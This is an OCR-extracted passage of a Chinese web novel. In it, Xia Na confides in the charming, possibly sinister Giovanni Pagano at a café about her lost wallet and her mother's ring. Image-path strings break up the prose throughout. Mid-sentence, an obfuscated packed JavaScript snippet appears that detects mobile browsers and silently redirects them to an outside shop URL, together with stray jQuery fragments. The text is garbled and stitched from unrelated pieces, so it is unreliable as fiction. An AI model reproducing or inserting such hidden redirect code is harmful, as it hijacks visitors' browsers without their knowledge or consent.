咖啡店的店员小姐注意到了这边的情况,拿了块抹布过来,眼神小心翼翼地在两人之间徘徊。
这个男人非常英俊,从入门到点咖啡再走到这里坐下,她一直在观察他,他只是刚坐下,对面这位小姐就有如此大的反应,他们之前发生过什么吗?
出于良好的职业操守,她柔声问:“请问发生什么事了吗?”
夏纳发觉到自己的失态,还给店员造成了麻烦,歉疚地连连说了几句“对不起”,对方表示没关系,端着空了的咖啡杯退了下去。
她脸色发白地坐下,觉得有必要为自己的失礼解释一下:“很抱歉,帕加诺先生,我刚刚……有些走神,想到了些很不好的事情,非常抱歉。”
对方像那天见到的一样温和亲切:“没关系,我并不介意。”
窗外的雨还在淅淅沥沥的下,路面积起了水,没带伞的路人跑到咖啡店前的棚下躲雨,隔着玻璃窗能听到隐约的说话声。
夏纳在这尴尬的气氛中偷偷的打量他。
青年肩膀和头发上沾了雨水,有些潮湿,他低眸注视面前的咖啡杯,面庞精致,眉目明净。
只是打扮有些许相似而已,这里像这样穿着的人有很多,她不该为此大惊小怪。
夏纳在心里这么告诫自己。
帕加诺先生是个温柔有礼貌的绅士,他还帮助了她,怎么可能是杀人犯呢?
只是,她看着他的目光仍有些许不安。
乔瓦尼关切地问道:“很不好的事,和我有关吗?”
夏纳眉间紧绷,腰背僵直地摇了摇头。
青年散漫一笑,像是不经意的开了个玩笑:
“那就好,我还以为你将我与某个连环杀人犯联系在一起了。”
话音落下,夏纳浑身一震,她心跳加剧,难以置信地看着他。
而乔瓦尼只是端起杯子喝了口,雾气氤氲了他的眉眼,让人看不清他眼底的神色。
他再放下杯子时,眼尾多了分促狭:“看来我猜对了呢,”
他叹口气,面露苦恼,“夏纳小姐,虽然我不知道为什么会给你造成这种误会,但说实话,我现在……有些伤心。”
他语气嗔怪,黑而密的睫毛压住半边紫色眼睛传递出幽怨的情绪。
夏纳顿时感觉自己像抛妻弃子的负心汉。
她慌乱起来,急的有些语无伦次:“对不起,帕加诺先生,我知道,我不该这么想您的,实在抱歉,我只是、只是最近遇到了些事情,这让我非常苦恼,我、我……对不起,请您原谅我吧。”
他轻而易举的原谅了她:“没关系,所以,可以跟我说一下,你在苦恼什么事吗?”
夏纳又犹豫起来。
她不知道自己该不该说出来,残存的理智告诉她不该相信一个刚见面的陌生人,但情感上她又不由自主地想偏向他,她觉得他或许可以给予她帮助,哪怕只是那么一两句安慰的话。
手机“嗡嗡”的震动声打破了这片静默。
夏纳像终于得到救赎似的快速拿起了手机,屏幕上的联系人赫然让她眼前一亮,她舒了口气,和乔瓦尼示意自己需要去接个电话,起身走向门外时按下了接通。
阿琳娜沾了点酒气的大嗓门在耳畔炸开:
“抱歉,夏纳,我失约了,昨晚那个乐队主唱主动来找我了,我们发生了点有趣的事,一直睡到现在,腰酸背痛的,你都不知道他有多性感,好了,不多说,我决定为他在这个城市多逗留些天,咱们下次再约,我会好好补偿你的。”
这通电话无异于久旱甘霖,夏纳挂下电话后,绷紧的神经终于松了下来,但很快,她又再次紧张起来。
天呐,她居然会误会帕加诺先生是杀人犯,而且还被拆穿了!
她磨磨蹭蹭地回到位置坐下,耳朵和脸颊因羞愧不禁染上一层绯红,她坐立不安,甚至不敢直视他那双坦诚的眼睛。
乔瓦尼敏锐地察觉到了离开前后的不同:“看来你的问题解决了。”
夏纳点了点头,刚要开口表示自己的歉意,就被他截断了。
“夏纳小姐,你今天已经说过很多次‘对不起’了。”
夏纳感到无措。
她习惯把一切往悲观方面想,她害怕对方会因她的举动而生出厌烦的情绪并且因此讨厌上她。
“对不起这种话说一次就够了。”
“你觉得我会生气是吗?”
“你甚至害怕我会因为这件事而对你产生不好的印象,从此不再与你来往。”
乔瓦尼直白地点明了她内心的挣扎,他宽容地笑了下,以此缓解她的心情:“我当然知道你不是有意的,我也很能理解你的心情。夏纳小姐,如果可以的话,我希望你可以把我和其他人区分开。”
区分开?
夏纳看着他,眼里流露出些许迷茫。
乔瓦尼直视她,稍加解释了下,“意思是——你可以在我面前更加大胆一点,也可以更加信赖我。”
窗外的雨不知不觉间停了下来,行人踩着雨水依次离开,很快空无一人。
夏纳心跳的很快,有种让她捉摸不透的情感在心底疯狂滋长,让她脸更红了。
她下意识地出于本能地点了点头。
是的,没错,帕加诺先生和其他人是不同的,他非常宽容且友善,她应该信赖他多一点。
乔瓦尼身体微向前倾,朝她逼近了些,微微一笑:“所以,现在可以告诉我你在苦恼些什么了吗?”
于是,夏纳平静地把自己这几天的烦恼向他倾诉了出来。中间店员小姐又给她送来一杯咖啡,是在她打电话的间隙,乔瓦尼为她点的。
话说完,夏纳口干舌燥的同时又有些紧张,她第一次对不算相熟的人表达自己的情绪与秘密。
她喝了口咖啡,眸光闪动着惊讶的流光。
她口味偏淡,不喜欢苦涩的东西,之前那杯太苦了,而这杯刚刚好,不会太苦,入口醇香回甘。
“谢谢您,帕加诺先生。”
乔瓦尼淡淡点头,回到她先才的描述:“刚来就遇到这种事,还真是不幸啊
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17373194|200032||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
,那在那晚之后呢,那两名警官有再联系你吗?”
夏纳摇了摇头,神情落寞:“并没有,我想我的钱包应当是找不回来了。”
乔瓦尼亦皱起眉,若有所思:“据我对当地警方的了解,他们或许并不会重视你的那个钱包,除非里面有很多钱,这会让他们多点干劲来寻找。”
“不,那只是个很普通的钱包,里面也没有钱,只有一枚戒指。”
“戒指?”乔瓦尼像突然来了兴趣,“看起来这枚戒指意义不凡。”
夏纳停顿了下,还是说了出来:“是的,那是我母亲的遗物,她在我十二岁的时候因病过世了,临终前她将她手上那枚戴了许多年的戒指交给了我。”
“它有些旧了,价值并不高昂,但这些年我一直将它带在身边,它就像个护身符,我每每拿着它,好像都能感觉到母亲在用她的手温柔抚摸我的头。”
说出这种事,让夏纳感到有些羞耻,她补充道,“您就当听个故事吧,我知道,很多人是不会理解的,毕竟那只是一枚不值钱的旧戒指。”
“我理解。”
轻轻的一声像是朝平静无波的湖面扔了块石头。
夏纳看过去,他神情认真地又重复了遍:“我理解。”
“别担心,夏纳小姐,我相信那枚戒指——那让你安心的存在,不久后会重新回到你身边的。”
这一刻,他沉稳的声音让她心尖不由自主颤抖了下,紧接着那无人可诉说的酸涩从心底涌上,让她眼眶一热。
夏纳低下头,握紧咖啡杯,汲取上面的热度。
青年面对她,即使一言不发也无法让人忽视他的存在感,他由内而外散发的气场将她包裹住,让她知道他始终在那里——看着她。
须臾,夏纳心情平复下来。
她看了眼窗外,天色昏昏沉沉,她该回去了。
“今天谢谢您,帕加诺先生,认识你很高兴,我们……”乔瓦尼靠在天鹅绒的沙发巾上,戏谑地挑了下眉梢,打断了她的话:“就这么走了吗?”
夏纳一愣,目光不解。
乔瓦尼又露出之前那种幽怨的眼神:“夏纳小姐,虽然我对于今天的误会并不是很在意,可是,你难道不觉得需要给我点小补偿吗?”
“补偿?”
“是啊,”他看起来觉得这个补偿是合情合理的,“只是个小补偿而已,可以让我很快忘了今天的不愉快,夏纳小姐应该不会拒绝我吧?”
“当、当然不会,这是应该的。”
夏纳被他的话勾的脱口而出,她试探问道,“那帕加诺先生想要什么补偿呢?如果我能做到的话,我会尽量满足你。”
他满意地笑了:“别那么紧张,我只是想要你请我吃顿饭而已。”
这要求并不过分,而且夏纳也正有此意,她满口答应,“好的,那要是帕加诺先生有喜欢的餐厅可以……”
乔瓦尼摇了摇头:“我不想吃外面的食物。”
他进一步提到,“或许我能有荣幸品尝你的手艺吗?”